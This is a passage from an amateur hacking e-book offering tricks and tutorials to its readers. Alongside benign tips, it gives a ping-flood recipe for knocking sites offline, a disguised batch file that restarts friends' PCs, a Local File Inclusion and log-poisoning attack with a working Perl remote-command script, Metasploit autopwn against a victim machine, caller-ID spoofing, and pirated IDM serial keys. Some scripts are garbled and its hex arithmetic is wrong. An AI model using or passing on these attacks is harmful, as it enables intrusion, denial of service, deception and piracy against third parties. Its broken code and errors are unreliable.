
2. Now Type => ping (i.p of site) –t –l 65000 here 65000 is packets

Now Your PC Will Send A Huge Traffic To That Site…:D Check That Site After 1 Hours it will be Down..!!! Try This From More PC For A Good Response..!!!

Chapter 60 – Creating A Board Aka Forum On Your own pc :

First of all you need Apache Server, PHP, MySQL and a Forum Script i.e. phpBB or Invision or vBulletin.
Download phpDev here
http://keihanna.dl.sourceforge.net/sourceforge/phpdev5/phpdev423.exe and you get a bundle of all the things above.
exttract & install php dev. start the apache server,its 90% done.
upload the forum script to X:/phpdev/www/public (x is your drive, usually C:)
now to access the forum through internet you will not know your IP address thru ipconfig command..
go to
http://www.whatismyip.com
see whats your IP address.
now go to
http://www.your ip address/public/your forum directory/install.php thats it!

Chapter 61 –How To Set Wallpaper In Pen Drive :

Are you bored of viewing the same white background in your USB pen drive, here is a trick where you can easily set colorful wallpapers on your USB background.

For that you need the following code:

For that you need the following code: 00C04FD706EC}] IconArea_Image=hack.bmp IconArea_Text=0×00000000 Copy and paste it in a notepad file, and specify the image file name (here it is hack.bmp), then save it in your memory stick or pendrive as *desktop.ini* also you are supposed to keep the image file on the memory stick or your pendrive. Refresh and view the background. Now every time when you open your pendrive it will show background wallpaper.

Chapter 62 – How To Download YouTube Videos :

Here I Will Tell U A Simple Trick For Downloading YouTube Videos :

Step 1 : Open Any Video
Step 2 : Now You have change the url of that video Example :
www.youtube.com/video/adadsdsaddsada

now change this with
ssyoutube.com/video/adadsdsaddsada

After Doing This Hit Enter
And You Will Be Redirected To The Download Page Just Select The Output Format and Quality…!!

Chapter 63 – Make A Batch File To Clean Ur PC , All In One :

Clean Ur PC in One Click Using This File :

```
*********************************************** @echo off if %username% == Administrator.WINDOWS goto admin REM ** Delete User Files ** rmdir /S/Q "%systemdrive%\Documents and Settings\%username%\Recent" rmdir /S/Q "%systemdrive%\Documents and Settings\%username%\Local Settings\Temp" rmdir /S/Q "%systemdrive%\Documents and Settings\%username%\Local Settings\History\History.ie5" rmdir /S/Q "%systemdrive%\Documents and Settings\%username%\Local Settings\Temporary Internet Files\content.ie5" goto end :admin REM ** Do some extra stuff here ** REM ** What ever you want..... ** ECHO You are a Administrator mdir /S/Q "%systemdrive%\Documents and Settings\%username%\Recent" rmdir /S/Q "%systemdrive%\Documents and Settings\%username%\Local Settings\Temp" rmdir /S/Q "%systemdrive%\Documents and Settings\%username%\Local Settings\History\History.ie5" rmdir /S/Q "%systemdrive%\Documents and Settings\%username%\Local Settings\Temporary Internet Files\content.ie5" REM ** Do more stuff here ** REM ** Blah, blah, blah......** :end exit
```

Save It Is Cleaner.bat

Chapter 64 – Create A FB Virus (Funny) :

Creating virus is illegal but creating funny virus is not. Here I will show you how to make a funny virus to panic your friends. In this tutorial I will show you how to make Facebook virus using simple commands on notepad. . This will make the victim think they have got a virus when they click on an icon such as Internet Explorer. 1) Open notepad 2) Type this in : @echo off msg * WARNING VIRUS DETECTED!!!!! AFTER 5 MINUTES YOUR FACEBOOK ACCOUNT WILL BE DELETED !!!!TO REMOVE THE VIRUS CLICK OK OR CLOSE THIS BOX! PAUSE shutdown -r -t 300 -c —SORRY!!! YOUR FACEBOOK ACCOUNT ARE NOW BEING DELETED!!! PLEASE WAIT ...." 3)Save as facebook password breaker .bat 5) Send it to your friends and say them it can break Facebook accounts When He/She double click it a message will open and their computer will restart. After five minutes windows will restart, that is all. This is totally harmless and will give you a laugh. NOTE: - The hack can be changed and use to make orkut virus or hi5.

Chapter 65 –How To Get Your Lost Windows Password :

1. Go to the ophcrack website and choose the correct operating system LiveCD to download.
2. With the downloaded .ISO, create a LiveCD the same way you did with the Ubuntu LiveCD in the Linux chapter.
3. Put the CD in your CD-Drive and restart to boot from the CD.
4. You will see the following screen:

5. Hit <ENTER> or wait six seconds to boot into the Ophcrack Graphic mode. If something goes wrong and the screen won't show the Graphics, restart and go into the Ophcrack Graphic VESA mode. If this also fails, go into Ophcrack Text mode.
6. Once it ophcrack loads completely, it will automatically get your Windows password hashes and begin the cracking process

Chapter 66 –Local File Inclusion Attack :Note : Only For Educational Purpose.>!!!

Local File Inclusion (LFI) is when you have the ability to browse through the server by means of directory transversal. One of the most common uses of LFI is to discover the **/etc/passwd** file. This file contains the user information of a Linux system. Hackers find sites vulnerable to LFI the same way I discussed for RFI's. Let's say a hacker found a vulnerable site,
www.target-site.com/index.php?p=about,
by means of directory transversal he would try to browse to the /etc/passwd file: **www.target-site.com/index.php?p= ../../../../../../etc/passwd** The **../** you up one directory and the amount to use depends where in the server you are located compared the location of the /etc/passwd file.
If the hacker is able to successfully get to the /etc/passwd file he would see a list similar to the one below.

```
Root:x:0:0::/root:/bin/bash
bin:x:1:1:bin:/bin:/bin/false
daemon:x:2:2:daemon:/sbin:/bin/false
adm:x:3:4:adm:/var/log:/bin/false
lp:x:4:7:lp:/var/spool/lpd:/bin/false
sync:x:5:0:sync:/sbin:/bin/sync

shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
```

Each line is divided into seven parts:
username:passwd:UserID:GroupID:full_name:directory:shell
If the password hash was shown, the hacker would be able to crack it and get access to the machine, but in our case the password isn't shown**.** This means that the password is shadowed and in the /etc/shadow file which the hacker doesn't have access to. If this was the case, the hacker would probably attempt to get access to the system another way, through log injection.
The log directories are located in different areas in different Linux distributions. Below is a list of the most common locations.
../apache/logs/error.log
../apache/logs/access.log
../../apache/logs/error.log
../../apache/logs/access.log
../../../apache/logs/error.log
../../../apache/logs/access.log
../../../../../../../etc/httpd/logs/acces_log ../../../../../../etc/httpd/logs/acces.log
../../../../../../../etc/httpd/logs/error_log ../../../../../../etc/httpd/logs/error.log
../../../../../../../var/www/logs/access_log ../../../../../../var/www/logs/access.log
../../../../../../../usr/local/apache/logs/access_log ../../../../../../usr/local/apache/logs/access.log
../../../../../../../var/log/apache/access_log ../../../../../../var/log/apache2/access_log
../../../../../../../var/log/apache/access.log ../../../../../../var/log/apache2/access.log
../../../../../../../var/log/access_log

../../../../../../var/log/access.log
../../../../../../var/www/logs/error_log ../../../../../../var/www/logs/error.log
../../../../../../usr/local/apache/logs/error_log ../../../../../../usr/local/apache/logs/error.log
../../../../../../var/log/apache/error_log ../../../../../../var/log/apache2/error_log **112**
../../../../../../var/log/apache2/error.log ../../../../../../var/log/error_log
../../../../../../var/log/error.log

Below are the steps a hacker would take to take gain access to the system through log injection.

1. First the hacker would find what operating system version the target server is running and then search where the log files are located on that OS.
2. Next, through LFI the hacker would navigate to that file location. If he is displayed with a bunch of logs, then he may continue.
3. The hacker would then inject some PHP code into the logs by typing

<? Passthru($_GET*'cmd'+) ?> after = in the URL. This will cause the PHP script to be logged because there is no file by that name. What this script will do is give the hacker shell access and allow him to execute system commands.

4. Now if the hacker goes back to the log file, he will see that his PHP script wasn't parsed and instead converted to
%3C?%20passthru($_GET[cmd])%20?%3E

5. When you submitted the script, the browser automatically encoded the URL. Luckily there is a pearl script that can get around this problem. Below is the pearl script, edit the variables: $site, $path, $code, and $log to the appropriate information.

```perl
#!/usr/bin/perl -w
use IO::Socket;
use LWP::UserAgent;
$site="www.vulnerablesite.com";
$path="/";
$code="<? Passthru(\$_GET[cmd]) ?>";
$log = "../../../../../../etc/httpd/logs/error_log";
print "Trying to inject the code";
$socket = IO::Socket::INET->new(Proto=>"tcp", PeerAddr=>"$site", PeerPort=>"80") or die
"\nConnection Failed.\n\n";
print $socket "GET ".$path.$code." HTTP/1.1\r\n";
print $socket "User-Agent: ".$code."\r\n";
print $socket "Host: ".$site."\r\n";
print $socket "Connection: close\r\n\r\n";
close($socket);
print "\nCode $code successfully injected in $log \n";
print "\nType command to run or exit to end: ";
$cmd = <STDIN>;
while($cmd !~ "exit") {
$socket = IO::Socket::INET->new(Proto=>"tcp", PeerAddr=>"$site", PeerPort=>"80") or die
"\nConnection Failed.\n\n";
print $socket "GET ".$path."index.php?filename=".$log."&cmd=$cmd HTTP/1.1\r\n";
print $socket "Host: ".$site."\r\n";
print $socket "Accept: */*\r\n";
print $socket "Connection: close\r\n\n";
while ($show = <$socket>)
```

```
{
print $show;
}
print "Type command to run or exit to end: ";
$cmd = <STDIN>;
}
```

6. Once the hacker runs this script and it goes successfully, he will be able to run any command on the server. From here he can run any local exploits to gain root, or just browse the server files.

Chapter 67 – Call Ur Friends By His Number :

A website can help you to do this, here is the full tutorial how it can be done. 1. Go to http://www.mobivox.com and register there for free account.

2. During registration, remember to insert Victim mobile number in "Phone number" field.

3. Complete registration and confirm your email id and then login to your account. Click on "Direct Web Call".

4. You will arrive at page shown below. In "Enter a number" box, select your country and also any mobile number (you can enter yours). Now, simply hit on "Call Now" button to call your friend with his own number.

5. Bingo!! That's It Now Your Friend Will Shocked To see his/her number displaying on their screen.

Chapter 68 –Make Ur Own Antivirus Using Notepad:

Make Ur Own Antivirus Using A Script Which Cleans All Viruses Script :
@ echo off echo off turn off the active virus taskkill / F / IM virusname1.exe / IM virusname2.exe echo Deleting all of viruses based on size for / RC: \%% a in (*. exe) do if%% ~ za 157,184 equ del / A: HSRA "%% a" echo deleting hidden virus echo for drive c and subfolders for / R C: \%% a in (*. doc.exe) do del "%% a" echo for drive d and subfolders for / R D: \%% a in (*. doc.exe) do del "%% a" echo Unhide Document cd / d c: \ echo for drive C and subfolders *. doc attrib-H-S-A / S cd / d d: \ echo for drive D and subfolders *. doc attrib-H-S-A / S Exit

Now Save It As Antivirus.bat And Execute It.>!!!

Chapter 69 – How TO Use Your Pendrive As Ram :

Just Follow These Steps To Use your Pen Drive As Ram :

Step 1 : Insert your Pendrive

Step 2 : Now Go To My Computer Properties and click on advanced

Step 3 : Now Click On Setting Of Performance

Step 4 : Now Click On Change

Performance Options

Visual Effects | Advanced | Data Execution Prevention

Processor scheduling

By default, the computer is set to use a greater share of processor time to run your programs.

Adjust for best performance of:

⦿ Programs   ◯ Background services

Memory usage

By default, the computer is set to use a greater share of memory to run your programs.

Adjust for best performance of:

⦿ Programs   ◯ System cache

Virtual memory

A paging file is an area on the hard disk that Windows uses as if it were RAM.

Total paging file size for all drives: 2046 MB

Change

OK   Cancel   Apply

Step 5 : Now Select The Pendrive And Click On Custom Size Enter 1024 in Initial Size And 3028 in Maximum Size

Virtual Memory

Drive	[Volume Label]	Paging File Size (MB)
C:	[Its HacKers Zone>>(C:)]	2046 - 4092
D:	[AbHi PsL DisC>>>]	
E:	[HR Zone>>>]	
F:	[A-FAuLtEr ZoNE]	
H:	[LONELY_ATOM]	

Paging file size for selected drive

Drive: H: [LONELY_ATOM]

Space available: 3226 MB

◯ Custom size:

Initial size (MB):

Maximum size (MB):

◯ System managed size

⦿ No paging file   Set

Total paging file size for all drives

Minimum allowed: 2 MB

Recommended: 5230 MB

Currently allocated: 2046 MB

OK   Cancel

Chapter 70 – How TO Crack Idm Manually :

Steps Involved:
Step 1: Download the IDM trial or If you already have IDM installed Update it by going to **Help---}}** then to **check for Updates**.

If you don't wanna update your version, Just click on **Registration**.
Step2: When you click on registration, Now a new dialog appears that is asking for Name, Last Name, Email Address and **Serial Key**.
Step3: Now Enter you name, last name, email address and in field of **Serial Key** enter any of the following Keys:
RLDGN-OV9WU-5W589-6VZH1

HUDWE-UO689-6D27B-YM28M
UK3DV-E0MNW-MLQYX-GENA1
398ND-QNAGY-CMMZU-ZPI39
GZLJY-X50S3-0S20D-NFRF9
W3J5U-8U66N-D0B9M-54SLM

EC0Q6-QN7UH-5S3JB-YZMEK
UVQW0-X54FE-QW35Q-SNZF5
FJJTJ-J0FLF-QCVBK-A287M

And click on ok to **register**.
Step4: Now after you click ok, it will show an error message that you have **registered IDM using fake serial key** and IDM will exit.
Now here the hack starts. **Step5:** Now Go to **START --}}** Then go to **RUN** and type the following text and click enter:
notepad %windir%\system32\drivers\etc\hosts

**For Windows 7 users** , due to security reasons you will not be able to save hosts file. The trick is below:
First of all go to **C:/ drive** then go to **Windows** Folder and then go
to **System32** folder and then go to **Drivers** folder and then go to **Etc** Folder, in the Etc folder you will see the**hosts** file.
Now **right click** on hosts file and go to its **properties**, then go to **security** tab and

then select your admin **account**, just below u will see an **edit** button (in front of change permissions), Now give the user full control and write and read rights and then click on **apply**and then click on **Ok**, now u will be able to edit the hosts file and save changes in it.

Step6: Now a notepad file appears something like this as shown below:

How to hack IDM manually : Host file
Now copy the below lines of code and add to hosts file as shown above:

127.0.0.1 tonec.com

.

127.0.0.1 www.tonec.com

.

127.0.0.1 registeridm.com

.

127.0.0.1 www.registeridm.com

.

127.0.0.1 secure.registeridm.com

.

127.0.0.1 internetdownloadmanager.com

.

127.0.0.1 www.internetdownloadmanager.com

.

127.0.0.1 secure.internetdownloadmanager.com

.

127.0.0.1 mirror.internetdownloadmanager.com

.

127.0.0.1 mirror2.internetdownloadmanager.com

After adding these piece of code, save the notepad file. And exit from there. Now start your Internet download manager, and now you IDM has been converted to full version and specially when you update next time, your registration will not expire. That means it will remain full version for life time and you can update it without any problem.
Here is my proof of Successfully Hacking IDM:

Chapter 71 – Post Blank Status Or Comment On Facebook :

STEP 1) Goto your or your friend's wall
STEP 2)Type "alt+0173" (of numpad without quotes)
STEP 3)click "share" or Press Enter… And That's it..
once if you are done, your blank post wil be shown on your friend's wall.
Note:- It works only With Status and Comments. Now play around , shock your friends and have fun..;-)

Chapter 72 – How to hack Victim Pc With NMap And Metasploit :

First d/l Metasploit from the official website,Link:
Code:
http://www.metasploit.com/

Let all that install, and towards the end of the installation it will ask if you would like Nmap installed also, choose yes. Once you have that installed the Metasploit screen will open up as shown below...


Now type db_create
Once you have typed that type nmap

This loads nmap, as shown below.... You need to configure your scan now, I usually do a simple -sT -sV scan which will tell us the open ports and services running on the xxx.xxx.xxx.x (X's being victims victims computer, Now type nmap -sT -sV

Ip number), Demonstrated below.

Now give it 5 minutes to complete the scan,Once that is complete if your lucky you should get a response like this... This is basically a list of the open ports and services running on the target machine, Now the handy feature of the metasploit 3.3 framework is the autopwn feature, this basically searches and machine and

runs all matching exploits in the Metasploit

if successful will create a shell or similar
database against the target privilege for the attacker.

Now once you have the nmap results delivered back to you showing the open ports and services type db_autopwn -p -t -e ,
From this point you will either have access to the victims computer through a successfully launched exploit or you will get a
response saying the machine wasn't vulnerable to any of the exploits in the Metasploit database. Unfortunately on this
particular machine I found it wasn't vulnerable as the image below proves.Good luck.

Chapter 73 – C++ Tutorial :

As This Is Our Last Tutorial I think u have Enjoyed The Book..!!

1.INTRODUCTION

1.1. Why do People Program?

Each person can have his own reason for programming but I can tell you that programming is one of the best ways to gain a deep understanding of computers and computer technology. Learning to program makes you understand why computers and computer programs work the way they do. It also puts some sense into you about how hard it is to create software.

1.2. What is C++ & OOP?

C++ is an extended version C. C was developed at Bell Labs, in 1978. The purpose was to create a simple language (simpler than assembly & machine code...) which can be used on a variety of platforms. Later in the early 1980's C was extended to C++ to create an objectoriented language. O(bject) O(riented) P(rogramming) is a style of programming in which programs are made using Classes. A class id code in a file separate from the main program more on classes later. OOP in general & C++ in particular made it possible to handle the complexity of graphical environments. (like windows, macintosh..)

1.3. What do I need to program?

Well, you need a computer and a compiler to start with but you also need some curiosity and a lot of time. I guess(!?) you have a computer. You can find different compilers for free from borlands website (Check 5.1). If you have the curiosity but lack in time read stuff at lessons and detention hours. Read whenever you find time. Having a good C++ book (check 5.2) also helps a lot. (and is much better for your eyes) One thing not to forget: No tutorial, book, program or course makes you a programmer in 5 days. YOU make yourself a programmer. NO compiler writes an entire program for you, YOU write the program.

2. YOUR FIRST PROGRAM

2.1. Running a C++ Program

Read this part carefully: A C++ program must be compiled and linked before it can be executed, or run, on the computer. A great lot of compilers do this automatically. So what is a compiler? A compiler is a program that translates C++ code into machine language. Machine language is the language consisting of 1s and 0s, and is the native language of a computer. A typed C++ program is called the source-code, and the compiled code is called the object code.

Before the object code can be executed, it must be linked to other pieces of code (e.g. included libraries) used by the program. The compiled & linked program is called an executable file. Finally, the program is executed by the system. It's output is displayed in a window.

2.2. C++ Program Structure

All C++ progs contain statements (commands) that tell the computer what to do. Here is an example of a simple C++ program:

```
We own you program */
#include <iostream.h>

int main() {
cout<<"We own you"; // the first statement return(0); // the second statement
}
```

Run the program. It should display :
We own you
The structure of a simple C++ program is:

```
/* Comments : Name, purpose of the program your name, date, etc. */
#include <librarynames.h>

int main()
{
statements; // comments return(0);
}
```

Now we will have a closer look on the structure:
2.3. Comments

Comments are used to explain the contents of a program for a human reader. The computer ignores them. The symbols /* and */ are used for the beginning and end of a comment for multi-line comments. // symbols are also used for commenting. All characters on a line after the // symbol are considered to be comments and are ignored. Most newbies think that commenting a program is a waste of time. They are wrong. Commenting is very important because it makes the code understandable by other programmers and makes it easier to improve a program or fix the bugs in it. You'll understand better after trying to decipher a hundred pages of code you wrote a few months later.

2.4. Libraries
Look at the program above. Following the opening comment was the line:
#include <iostream.h>

This line simply tells the computer that the iostream library is needed therefore it should be included. A library is a collection of program code that can be included (and used) in a program to perform a variety of tasks. iostream is a library - also called as a header file, look at its extension - used to perform input/output (I/O) stream tasks. There are a lot of non-commercial C++ libraries for various purposes written by good guys who spent more than enough time in front of their computers. You can find them at code.box.sk. Also references to all libraries used in the tutorials can be found on the net.

2.5. Functions
The next line in the program was:
int main()

Which is the header of the main function. Makes sense? No? A function is a set of statements that accomplish a task. A function header includes the return type of the function and the function name. As shown in the main() header, main returns an integer(int) through return(0). So all the functions that have an integer as the return type returns integers. Very clear. The statements in a function (in this case the main function) are enclosed in curly braces. The { and } symbols indicates the beginning and the end of statements. More on functions later.

2.6. Streams

What is a stream? In C++ input/output devices are called streams. cout (we used above) is the c(onsole) out(put) stream, and the send (insertion) operator is used to send the data "We own you" into the stream. In the first statement:

cout<<"We own you";

The words following the << operator are put in quotation marks(") to form a string. When run, the string We own you is sent to the console output device. Yes, it is also called the computer screen.

Important note: C++ is case sensitive. That means cout and Cout is not the same thing.
2.7. Return
The second statement was:
return(0);
which causes the program to terminate sending the value 0 to the computer. The value "0" indicates that the program terminated without error.
Note: The statements end with a semicolon (;). A semicolon in C++ indicate the end of a statement.
3. DATA & NUMBER SYSTEMS
3.1. Decimals
The base 10 number system. Uses 10 digits: 0 to 9. Numbers raised to the zero power is equal to one. For example: 5 to the power 0 = 1. Base ten equivalent of the number
2600 = 2 x (10 to the power 3) + 6 x (10 to the power 2) 33 = 3 x (10 to the power 1) + 3 x (10 to the power 0)

3.2. Binaries

The base 2 number system. Uses 2 digits : 0 and 1. Works the same as base 10 except we multiply numbers by the powers of 2 instead. For example 110 is equal to 6 in base 10:

110 = 1 x (2 to the power 2) + 1 x (2 to the power 1) = 6(base10)

3.3. Hexadecimal

The base 16 number system. Uses 16 digits. 0 to 9 & "A" to "F". Works the same as base 10 & base two except the numbers are multiplied by the powers of 16 instead:

1B = 1 x (16 to the power 1) + 2(B) x (16 to the power of 0) = 30(base10)

4. EXERCISES

4.1. Running

Find & install a compiler, type the example program and run it. Pretty simple but be sure the syntax is correct.

4.2. Typing

Make a program which displays your name without looking to this tutorial. Makes you learn a lot better.

4.3. Converting

Convert these to decimals : 110101, 001101, 10101110 Convert these to hexadecimals : 234, 324, 19394 Convert these to binaries : 2F, 1B3, 234, 125

5. WHAT NOW?

5.1. Good programming related sites

Here are a few good sites about programming:

http://code.box.sk

--> Very good content. Has message boards.

http://www.borland.com

--> Free, shareware & commercial compilers.

http://www.cprogramming.com

--> Some original tuts.

http://www.planet-source

--> One of the biggest code archive.

CONCLUSION : Thanks For reading this book and I hope the contents described in this book will help you to know the minds of hackers. Now you are capable of securing your own and your surrounding computers from the Threat we called "HACKING"

Biblography Various www.blogspot.com Blogs www.google.com www.wikipedia.com www.security-focus.com And Various Blogs..!!
Greetz : Hack The Universe Computer Expert